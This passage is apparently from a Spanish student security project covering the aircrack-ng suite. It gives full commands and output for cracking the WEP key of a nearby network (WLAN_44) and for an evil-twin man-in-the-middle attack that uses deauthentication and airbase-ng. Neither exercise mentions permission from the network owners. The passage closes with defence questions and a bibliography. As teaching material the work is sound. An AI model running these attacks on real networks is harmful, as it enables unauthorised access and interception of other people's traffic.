 A4:52:6F:F7:31:DE  -39      161           9    0   4  54e  WPA2  CCMP    PSK    GB
 E0:91:53:09:B5:22  -65       95           0    0   6  54.  WEP   WEP           WLAN_
 50:67:F0:81:91:B9  -82       98          12    0   6  54.  WPA   TKIP    PSK   TARA
 00:23:F8:B6:0A:2B  -88       30           0    0   6  54.  WEP   WEP           WLAN_
 00:1A:2B:07:E9:0D  -88       19           2    0   3  54   WEP   WEP           Europ
 00:19:15:D2:4A:F5  -91       33           0    0  11  54   WPA   TKIP    PSK   WLAN_
 F8:ED:80:2E:FA:BD  -91       38           0    0  11  54e  WPA   CCMP    PSK   MOVIS
 00:16:38:C5:E6:F1  -89       52           0    0  11  54   WEP   WEP           WLAN_

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe
 (not associated)   00:1E:65:E7:C4:24  -82    0 - 1    110        16  WLAN_4AF5
 (not associated)   E8:06:88:15:C1:B7  -86    0 - 1      0        13  MOVISTAR_FA
 (not associated)   78:59:5E:E1:97:91  -90    0 - 1      0         2  WLAN_B9
 A4:52:6F:F7:31:DE  00:1D:E0:21:81:F5  -66    0 -12e    23        14  GB
 00:1A:2B:07:E9:0D  0C:EE:E6:B8:A4:8E  -74    0 - 1      0         5
 00:1A:2B:07:E9:0D  18:E2:C2:34:BA:29  -93    0 - 1      0         2
```

Como vemos se han detectado 8 redes inalámbricas y se nos ha proporcionado los siguientes datos:

- **BBSID**: Dirección MAC del punto de acceso
- **PWR**: nivel de señal (power) del router inalámbrico, cuanto más cercano estemos del dispositivo, menor será el valor absoluto de este número
- **Beacons**: número de beacons enviado por el punto de acceso. Típicamente se envían unos 10 paquetes por segundo
- **Data, #/s**: número de paquetes de datos capturados y número de paquetes capturados por segundo (durante los últimos 10 segundos)
- **CH**: número del canal
- **MB**: velocidad máxima del punto de acceso
- **ENC** y **CIPH** : Algoritmo de cifrado que se está utilizando
- **AUTH**: Protocolo de autenticación
- **ESSID**: Nombre de la red

- **STATION**: Dirección de cada estación asociada.
- **LOST**: Paquetes perdidos en los últimos 10 segundos
- **Packets**: número de paquetes enviados por el cliente
- **Probe**: Redes a las que se ha intentado conectar el cliente

Aireplay-ng

Aireplay-ng es un programa con el que es posible inyectar paquetes 802.11, con él es posible efectuar 6 tipos de ataques diferentes:

Ataque Tipo 0: Ataque de Invalidación de la identidad del cliente

Este tipo de ataque tiene como objetivo invalidar la identidad al cliente. Esto nos permite, entre otras opciones, forzar al cliente a reconectarse (generando más paquetes que puedan ser estudiados)

La forma de ejecutar un ataque de este tipo es la siguiente:

aireplay-ng -0 N -a [MAC del P.A.] -c [MAC del objetivo] interfaz

Siendo:

- **-0** : indica el ataque de deautenticación
- **N** : número de paquetes de deautenticación que se enviarán
- **-a [MAC]**: indica (con -a) la MAC del punto de acceso
- **-c [MAC]**: indica (con -c) la MAC del cliente

Ataque Tipo 1: Ataque de Autenticación Falsa

En caso de no existir ningún cliente conectado al punto de acceso dificulta mucho los ataques al no existir un tráfico de paquetes. Sin embargo podemos generar un cliente falso desde nuestro ordenador mediante la opción de ataque de autenticación falsa.

Antes de nada, sincronizaremos nuestra tarjeta con el canal del punto de acceso:

airmon-ng start interfaz canal

Después efectuaremos del ataque usando el siguiente comando:

aireplay-ng -1 N -e [ESSID] -a [MAC del P.A.] -h [nuestra MAC] interfaz

Siendo:

- **-1** : indica el ataque de autenticación falsa
- **N** : número de paquetes de deautenticación que se enviarán
- **-e [ESSID]**: indica (con -e) la ESSID o nombre de red a atacar
- **-a [MAC]**: indica (con -a) la MAC del punto de acceso
- **-c [MAC]**: indica (con -c) nuestra MAC.

Para que este tipo de ataque funcione es necesario tener airodump-ng ejecutándose (en otra terminal normalmente) ya que necesitamos el Beacon

Hay muchos casos en los que este ataque puede fallar: Si el router tiene filtrado de MAC, si requieren reautenticación cada cierto tiempo o si la conexión no es muy buena (demasiado lejos del punto de acceso o demasiadas interferencias)

Ataque Tipo 2: Reenvío interactivo de paquetes

Este ataque consiste en ponernos a la escucha, obtener un paquete (o escoger un paquete *.cap que hayamos obtenido con anterioridad) e inyectarlo

Ejecutaremos este ataque mediante el comando:

aireplay-ng -2 <opc filtro> <opc envío> -r <archivo> interfaz

Siendo:

- **-2** : indica el ataque de reenvío interactivo de paquetes
- **opciones de filtro**: Filtran los paquetes a recibir
- **opciones de envío**: Configuran nuestra inyección
- **-r archivo**: incluiremos esta opción si usamos un archivo guardado con anterioridad

Ataque Tipo 3: Reinyección de peticiones ARP

Este es el tipo de ataque más común y el más efectivo a la hora de generar nuevos vectores de inicialización.

Los vectores de inicialización se generan de forma dinámica, intentando cifrar los paquetes con diferentes claves para evitar que un atacante consiga descifrar la clave principal. Con un único paquete nos costaría años descifrar la clave, así que procederemos a generar tantos vectores como nos sea posible.

El ataque en sí consiste en escuchar un paquete ARP (además de su respuesta) y reenviarlo al punto de acceso. Éste nos volverá a enviar un paquete de respuesta ARP pero con un vector de inicialización distinto al primero. Este proceso se reproduce hasta tener suficientes vectores de inicialización distintos como para poder deducir la clave.

La forma de ejecutar un ataque de este tipo es la siguiente:

aireplay-ng -3 -b [MAC del P.A.] -h [MAC del objetivo] interfaz

Siendo:

- **-3** : indica el ataque de reinyección de paquetes ARP
- **-b [MAC]**: indica (con -b) la MAC del punto de acceso
- **-h [MAC]**: indica (con -h) la MAC del cliente

Ataque Tipo 4: Chop-Chop de Korek

Cuando utilizamos el ataque de reinyección de paquetes ARP con una MAC falseada (se hace para evitar que nos detecten) y no obtenemos un paquete ARP procederemos a usar el ataque chop-chop de Korek.

Después de usar los ataques de autenticación falsa y reinyección de paquetes (ataques 1 y 3 respectivamente) procederemos a incluir el siguiente comando:

aireplay-ng -4 -h [MAC del objetivo] -r <archivo> interfaz

Siendo:

- **-4** : indica el ataque de Chop-chop de Korek
- **-h [MAC]**: indica (con -h) la MAC del cliente
- **-r archivo**: archivo *.cap donde vamos a guardar la información

Una vez ejecutada la acción se nos generarán dos archivos, el *.cap que hemos seleccionado en las opciones y un archivo *.xor con el keystream. Con estos dos archivos podremos crear nuestra propia petición ARP.

Para ello usaremos la aplicación packetforge-ng de la siguiente manera:

packetforge-ng -0 -a [BSSID] -h [MAC objetivo] -k [IP destino] -l [IP Origen] -y <> -w <>

Siendo:

- **-0** : indica que se va a crear un archivo ARP
- **-a BSSID**: BSSID de la red
- **-h [MAC]**: indica (con -h) la MAC del cliente
- **-k [IP]**: IP del router
- **-l [IP]**: IP del cliente, en caso de que no lo conozcamos podemos hacer uso del comando Linux: **tcpdump -s 0 -n -e -r <archivo.cap>**
- **-y archivo**: archivo *.xor obtenido en el ataque
- **-w archivo**: archivo *.cap donde se va a crear el nuevo paquete

Una vez tengamos el paquete simplemente lo enviaremos al punto de acceso utilizando el tipo de ataque 2 (reenvío interactivo de paquetes)

aireplay-ng -2 -r <archivonuevo.cap> interfaz

Ataque Tipo 5: Fragmentación

Este tipo de ataque busca capturar un PRGA (Pseudo Random Generation Algorithm) que es una parte de un paquete que está formada por texto plano y texto cifrado y que sirve para aumentar el nivel de seguridad.

Este ataque sólo funciona en redes con seguridad WEP.

La forma de ejecutar un ataque de este tipo es la siguiente:

aireplay-ng -5 -b [MAC del P.A.] -h [MAC del objetivo] interfaz

Siendo:

- **-5** : indica el ataque de fragmentación
- **-b [MAC]**: indica (con -b) la MAC del punto de acceso
- **-h [MAC]**: indica (con -h) la MAC del cliente

Si el ataque tiene éxito comenzará a recibir información hasta tener los 1500 bits de un PRGA en un archivo *.org. Tal y como ocurría con el ataque Chop-chop usaremos packetforge para construir el paquete y el ataque de tipo 2 para inyectarlo.

El programa que da nombre a la suite completa es el que va a descifrar la clave cuando hallamos obtenido los suficientes vectores de inicialización.

Aircrack puede romper claves WEP usando matemáticas estadísticas. La posibilidad de encontrar un byte determinado de la clave aumenta un 15% si se obtiene el vector de inicialización correcto (de ahí la importancia de obtener todos los posibles) El número de vectores necesarios para encontrar la clave dependerá del tipo del punto de acceso y de la longitud de la clave.

Por lo general necesitaremos una gran cantidad de vectores: unos 250.000 para claves de 64 bits y más de millón y medio para claves de 128 bits cuanto mayor sea la longitud de la clave mayor dificultad tendremos en descifrarla y por lo tanto nos llevará mucho más tiempo

El ataque subsiguiente consiste en hacer pruebas estadísticas FMS y de Korek. Estos algoritmos matemáticos realizan pruebas para cada byte, dándoles “votos” por cada vector asociado a ellos. Puesto que hemos acumulado una gran cantidad de vectores diferentes las probabilidades de cada valor va a variar matemáticamente por lo que estadísticamente los votos se irán acumulando sobre el valor correcto para ese byte. Cuantos más votos tenga un valor para un byte en particular más probable es que éste sea el correcto.

También puede atacar claves WAP y WAP2, sin embargo la estrategia anterior no funciona contra este tipo de seguridad y debe efectuarse un ataque de diccionario, que, como vimos en el capítulo dedicado a John the Ripper, se puede evitar usando una clave fuerte. De hecho John the Ripper puede ser usado para este menester o intentar un ataque de fuerza bruta o mixta.

Para utilizar aircrack introduciremos el comando:

aircrack-ng [opciones] <archivo de captura>

Las opciones más comunes son:

- **-n [número]**: número de bits de la clave
- **-e [ESSID]**: en un ataque WAP/WAP2 si el nombre de la red está oculto
- **-h**: busca sólo valores numéricos
- **-w <archivo>**: usa un ataque de diccionario

Ejercicio 1 – Conseguir la clave de una red

En este primer ejercicio intentaremos hacernos con la clave de una red Wi-Fi cercana con un cifrado WEP. La mejor forma de hacerlo es capturar tantos paquetes y vectores como nos sea posible.

Comenzaremos habilitando nuestra tarjeta en modo monitor, que en nuestro caso tiene la interfaz wlan0:

```
root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID    Name
3028    NetworkManager
3117    wpa_supplicant
3933    dhclient
Process with PID 3933 (dhclient) is running on interface wlan0


Interface    Chipset       Driver

wlan0        Atheros AR9285    ath9k - [phy0]
             (monitor mode enabled on mon0)
```

Vemos que hay tres procesos que pueden darnos problemas. Cerramos aquellos que no vayamos a utilizar con el comando Linux **Kill [PID]**

Tras cerrar los procesos molestos procederemos a escanear las redes inalámbricas cercanas a nosotros. Para ello utilizaremos la aplicación airodump-ng:

```
root@kali:~# airodump-ng wlan0

 CH  6 ][ Elapsed: 1 min ][ 2014-05-21 18:21

 BSSID              PWR  Beacons    #Data, #/s  CH   MB     ENC   CIPHER  AUTH    ESSID

 A4:52:6F:F7:31:DE  -39     161        9    0    4   54e   WPA2  CCMP    PSK     GB
 E0:91:53:09:B5:22  -65      95        0    0    6   54 .  WEP   WEP             WLAN_ 44
 50:67:F0:81:91:B9  -82      98       12    0    6   54 .  WPA   TKIP    PSK     TARA
 00:23:F8:B6:0A:2B  -88      30        0    0    6   54 .  WEP   WEP             WLAN_
 00:1A:2B:07:E9:0D  -88      19        2    0    3   54    WEP   WEP             Europ
 00:19:15:D2:4A:F5  -91      33        0    0   11   54    WPA   TKIP    PSK     WLAN_
 F8:ED:80:2E:FA:BD  -91      38        0    0   11   54e   WPA   CCMP    PSK     MOVIS TAR
 00:16:38:C5:E6:F1  -89      52        0    0   11   54    WEP   WEP             WLAN_
```

```
BSSID              STATION            PWR   Rate    Lost    Frames    Probe

(not associated)   00:1E:65:E7:C4:24   -82    0 - 1     110      16      WLAN_4AF5
(not associated)   E8:06:88:15:C1:B7   -86    0 - 1       0      13      MOVISTAR_FA
(not associated)   78:59:5E:E1:97:91   -90    0 - 1       0       2      WLAN_B9
A4:52:6F:F7:31:DE  00:1D:E0:21:81:F5   -66    0 -12e     23      14      GB
00:1A:2B:07:E9:0D  0C:EE:E6:B8:A4:8E   -74    0 - 1       0       5
00:1A:2B:07:E9:0D  18:E2:C2:34:BA:29   -93    0 - 1       0       2
```

Vemos las redes a las que tenemos alcance. Decidimos atacar a la red WLAN_44 (la red más próxima con cifrado WEP)

Vemos que está en el canal 6 y la MAC de su router es E0:91:53:09:B5:22 por lo que pondremos a airodump a buscar paquetes con dichas características y escribiendo el resultado en un archivo al que llamaremos “prueba”

```
root@kali:~# airodump-ng -c 6 -w prueba --bssid E0:91:53:09:B5:22 wlan0

 CH  6 ][ Elapsed: 52 s ][ 2014-05-15 18:46

 BSSID              PWR   RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER  AUTH   ESSID

 E0:91:53:09:B5:22   -64   100      493            0   0    6   54.  WEP     WEP    OPN    WLAN_44

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 E0:91:53:09:B5:22  C4:46:19:37:21:D8    0     0 - 1      4       40
```

Como vemos que no hay ningún cliente conectado a la red (el número del campo Data es 0) tendremos que utilizar un ataque de autenticación falsa en otra terminal (dejamos airodump activo a la escucha de los paquetes que llegarán después)

```
aireplay-ng -1 0 -a  E0:91:53:09:B5:22 -h C4:46:19:37:21:D8 -e WLAN_44 wlan0

18:43:54  Waiting for beacon frame (BSSID: E0:91:53:09:B5:22) on channel 6

18:43:54  Sending Authentication Request (Open System) [ACK]
18:43:54  Authentication successful
18:43:54  Sending Association Request [ACK]
```

Vemos que este ataque ha tenido éxito y hemos conseguido conectarnos.

A continuación intentaremos generar tráfico

```
root@kali:~# aireplay-ng -3 -b E0:91:53:09:B5:22 -h C4:46:19:37:21:D8 wlan0
18:49:13  Waiting for beacon frame (BSSID: E0:91:53:09:B5:22) on channel 6
Saving ARP requests in replay_arp-0521-184913.cap
You should also start airodump-ng to capture replies.
Read 23004 packets (got 0 ARP requests and 81 ACKs), sent 0 packets...(0 pps)
```

Veremos en la otra terminal que airodump empieza a recoger datos rápidamente. Dejamos los dos procesos abiertos durante un tiempo para conseguir recoger una gran cantidad de paquetes.


Por último pediremos a Aircrack que nos descifre la clave para ello usaremos el archivo prueba, a la que se le habrá añadido un -01.cap si lo hemos ejecutado todo seguido o se le habrá añadido un -02.cap, -03.cap, etc. si hemos detenido las aplicaciones en algún momento (pulsando Crtl+C)

```
root@kali:~# aircrack-ng prueba-01.cap
Opening prueba-01.cap
Read 1589 packets.

   #  BSSID              ESSID              Encryption

   1  E0:91:53:09:B5:22  WLAN_44            WEP (98028 IVs)

Choosing first network as target.

Opening prueba-01.cap
                      [00:01:18] Tested 0/140000 keys (got 98028 IVs)

 KB    depth   byte(vote)
  0     0/  1     12( 170) 35( 152) AA( 146) 17( 145) 86( 143) F0( 143) AE( 142) C5( 142) D4( 142) 50( 140)
  1     0/  1     34( 163) BB( 160) CF( 147) 59( 146) 39( 143) 47( 142) 42( 139) 3D( 137) 7F( 137) 18( 136)
  2     0/  1     56( 162) E9( 147) 1E( 146) 32( 146) 6E( 145) 79( 143) E7( 142) EB( 142) 75( 141) 31( 140)
  3     0/  1     78( 158) 13( 156) 01( 152) 5F( 151) 28( 149) 59( 145) FC( 145) 7E( 143) 76( 142) 92( 142)
  4     0/  1     90( 183) 8B( 156) D7( 148) E0( 146) 18( 145) 33( 145) 96( 144) 2B( 143) 88( 143) 41( 141)

                  KEY FOUND! [ 12:34:56:78:90 ]
     Decrypted correctly: 100%
```

Vemos que ha conseguido descifrar la clave.
También se nos muestra el número de vectores que hemos usado (98028), los valores que han aparecido más veces para cada byte y los votos que han ido obteniendo cada uno de ellos.

Ejercicio 2 – Ataque Man in the Middle

Un ataque Man in the Middle (MITM) es un ataque en el que el atacante se posiciona entre dos víctimas (o una víctima y la red a la que quiere conectarse) siendo capaz de interceptar, leer y modificar los mensajes entre las dos partes sin que éstas se den cuenta.



Los ataques MITM son unos de los ataques más potentes contra una red inalámbrica, debido a la dificultad para detectarlas y evitarlas.

Existen varias formas de implementar estos ataques, pero nosotros emplearemos un ataque MITM Evil twin.

La estrategia Evil twin (o gemelo malvado) consiste en crear un punto de acceso falso idéntico a uno real donde hay clientes conectados. Una vez creado el “gemelo malvado” procederemos a desconectar los clientes del punto de acceso original y mostraremos nuestro falso punto de acceso como si fuera el auténtico (mismo EISSD) pero con mejor cobertura, para que se conecten a nosotros en vez de al punto de acceso original.

En este punto ya podemos hacer las escuchas que queramos con programas dedicados como Whireshark o ethercap

Comenzaremos habilitando nuestra tarjeta en modo monitor, que en nuestro caso tiene la interfaz wlan0

```
root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID    Name
3028    NetworkManager
3117    wpa_supplicant
3933    dhclient
Process with PID 3933 (dhclient) is running on interface wlan0
```

```
Interface    Chipset        Driver

wlan0        Atheros AR9285    ath9k - [phy0]
             (monitor mode enabled on mon0)
```

Buscaremos las redes a nuestro alcance con airodump:

```
root@kali:~# airodump-ng wlan0

 CH  6 ][ Elapsed: 1 min ][ 2014-05-21 18:21

 BSSID              PWR  Beacons    #Data, #/s  CH   MB     ENC   CIPHER   AUTH    ESSID

 A4:52:6F:F7:31:DE  -39      157          8     0    4    54e   WPA2   CCMP    PSK     GB
 E0:91:53:09:B5:22  -68       91          0     0    6    54 .  WEP    WEP             WLAN_ 44
 50:67:F0:81:91:B9  -80      101          9     0    6    54 .  WPA    TKIP    PSK     TARA
 00:23:F8:B6:0A:2B  -86       32          0     0    6    54 .  WEP    WEP             WLAN_
 00:1A:2B:07:E9:0D  -89       25          1     0    3    54    WEP    WEP             Europa
 00:19:15:D2:4A:F5  -93       39          0     0   11    54    WPA    TKIP    PSK     WLAN_33


 BSSID              STATION            PWR   Rate    Lost    Frames    Probe

 (not associated)   00:1E:65:E7:C4:24  -87    0 - 1    110        16    WLAN_4AF5
 (not associated)   78:59:5E:E1:97:91  -92    0 - 1      0         2    WLAN_B9
 A4:52:6F:F7:31:DE  00:1D:E0:21:81:F5  -69   0 -12e     23        14    GB
 00:1A:2B:07:E9:0D  0C:EE:E6:B8:A4:8E  -79    0 - 1      0         5    Europa
 00:1A:2B:07:E9:0D  18:E2:C2:34:BA:29  -90    0 - 1      0         2
```

Intentaremos crear un clon de la red GB.
Vemos que está en el canal 4 y la MAC de su router es A4:52:6F:F7:31:DE por lo que pondremos a airodump a buscar paquetes con dichas características.

```
root@kali:~# airodump-ng -c 4 --bssid A4:52:6F:F7:31:DE wlan0

 CH  4 ][ Elapsed: 16 s ][ 2014-05-18 19:31

 BSSID              PWR   RXQ  Beacons    #Data, #/s  CH  MB    ENC   CIPHER  AUTH   ESSID

 A4:52:6F:F7:31:DE   -37   100      163          36   1   4   54e   WPA2    CCMP    PSK    GB

 BSSID              STATION            PWR    Rate    Lost    Frames  Probe

 A4:52:6F:F7:31:DE  00:1D:E0:21:81:F5  -41    0 - 54     0         1
```

(esta es una captura hecha a los pocos segundos mientras va adquiriendo paquetes)

Tras conectarnos al punto de acceso original procederemos a crear nuestro gemelo malvado. Para ello utilizaremos la aplicación **airbase-ng** de la suite en otro terminal.

```
root@kali:~# airbase-ng -a A4:52:6F:F7:31:DE --essid “GB” -c 4 wlan0
19:32:47 Created tap interface at0
19:32:47 Trying to set MTU on at0 to 1500
19:32:47 Access Point with BSSID A4:52:6F:F7:31:DE started
```

Donde

- **-a [MAC]**: es la Mac del punto de acceso original
- **--essid [ESSID]** : es el nombre de la red
- **-c [canal]**: es el canal de la red original

Una vez creado el falso punto de acceso efectuaremos un ataque de invalidación de identidad (ataque tipo 0) para invalidar la identidad los clientes del punto de acceso original.

```
root@kali:~# aireplay-ng -0 1 -e GB wlan0
19:39:05 Waiting for beacon frame (ESSID: GB) on channel 4
Found BSSID “A4:52:6F:F7:31:DE” to given ESSID “GB”.
NB: this attack is more effecitive when targeting
a conected wireless client (-c <client's mac>).
19:39:05 Sending DeAuth to broadcast -- BSSID [A4:52:6F:F7:31:DE]
```

Si nuestra señal es más potente que la original los clientes se conectarán a nosotros. Una vez conseguido esto podremos usar Whiresark o Ethercap para interceptar los mensajes.
En caso de que nuestra señal sea más débil podemos potenciarla mediante el comando

iwconfig wlan0 txpower 20

Siendo txpower [número] el máximo número de dBm (decibelios miliwatio) legal en el país en el que nos encontremos (20 en España)
Tras hacer el cambio volveremos a ejecutar el ataque de deautenticación para que los clientes se conecten a nosotros.

Cuestiones

- **¿Cómo podemos defendernos ante un atacante que busca nuestra clave de Wi-Fi?**

  > Usando un cifrado WAP2-AES y una contraseña fuerte (como vimos en el capítulo de John the Ripper). Ocultar el nombre de nuestra red también ayuda

- **¿Cómo podemos defendernos de un ataque Man in The Middle?**

  >> Para defendernos de este tipo de ataque la defensa principal es la encriptación, así como la búsqueda de discordancias entre el mensaje enviado y el recibido. No es una defensa sencilla pero algunas de las formas de hacerlo son:

  - Evitar conectarnos a redes abiertas (sin seguridad)
  - Utilizar un sistema de cifrado fuerte.
  - Infraestructuras de clave pública (autenticación mutua entre cliente-servidor)
  - Exámenes de latencia (si los paquetes tardan demasiado en llegar a su destino es muy posible que nos encontremos bajo un ataque de este tipo)
  - Usar un segundo canal de verificación (podemos ver las discordancias entre el mensaje recibido entre los dos canales)
  - Empleo de certificados digitales

Historia

Aircrack-ng fue creado a partir de su predecesora aircrack por Christophe Devine en 2004.
Thomas d'Otreppe creó el fork actual aircrack-ng en 2006

La última versión estable (1.1) fue publicada el 24 de Abril de 2010

Impacto

Debido a su gran número de herramientas, aircrack-ng es muy usado por aquellos que quieren proteger (o atacar) sus redes inalámbricas, siendo capaces de realizar una gran cantidad de operaciones y siendo compatibles con otros programas de seguridad.

CONCLUSIONES

Durante el desarrollo de este proyecto no sólo he aprendido a manejar las herramientas de seguridad si no que también me he dado cuenta de lo inseguro que están los sistemas en general y, por tanto, he aprendido también a fortalecer adecuadamente la seguridad de mis propios equipos.

Siempre he sabido que la seguridad era una de las cosas más importantes en el mundo de la informática (y una de las que más me atraía de este sector) pero ignoraba hasta que punto un atacante puede hacer daño a un sistema y con qué facilidad es capaz de conseguirlo.

También me he divertido mucho durante la realización del proyecto, especialmente en las pruebas con los programas. Intentar (y sobretodo conseguir) acceder a un segundo ordenador es realmente entretenido.

Futuras ampliaciones

Se podría ampliar el proyecto haciendo hincapié en la parte técnica de la instalación, tanto en redes de ordenadores reales como en redes virtuales.

Otra ampliación consistiría en añadir más programas a los que ya tenemos, como WhireShark, Ethercap, Hashcat, Hydra o Maltego.

BIBLIOGRAFÍA

Libros

Generales

- "The Basics of Hacking and Penentration Testing" Segunda Edición (2013)
  Autor: Patrick Engebretson
  Editorial: Elsevier
- "Principles of Computer Security: CompTIA Security+ and Beyond Lab Manual" Segunda Edición (2011)
  Autores: Vincent Nestler, Wm. Arthur Conklin, Gregory White, Matthew Hirsch
  Editorial: The McGraw-Hill Companies.

Manuales y Libros dedicados a cada programa en particular

- "Nmap CookBook: The Fat-free guide to network scanning " (2010)
  Autor: Nicholas Marsh
- "Nmap 6 Network Exploration and Security Auditing CookBook" (2012)
  Autor: Paulino Calderón Pale
  Editorial: Packt Publishing
- "Metasploit Penetration Testing Cookbook" (2012)
  Autor: Abhinav Singh
  Editorial: Packt Publishing
- "W3af User Guide" (Manual versión 2.1)
  Autor: Andrés Riancho

Internet

Generales

http://www.kali.org/

https://www.google.es/ (Busqueda de Imágenes)

http://www.youtube.com/ (Video Tutoriales)

http://es.wikipedia.org

http://en.wikipedia.org

http://revista.seguridad.unam.mx/

http://foro.elhacker.net/index.php

nmap

http://nmap.org/

metasploit

http://www.metasploit.com/

http://www.rapid7.com/

w3af

http://w3af.org/

https://www.owasp.org

John the Ripper

http://www.openwall.com/john/

Aircrack

http://www.aircrack-ng.org/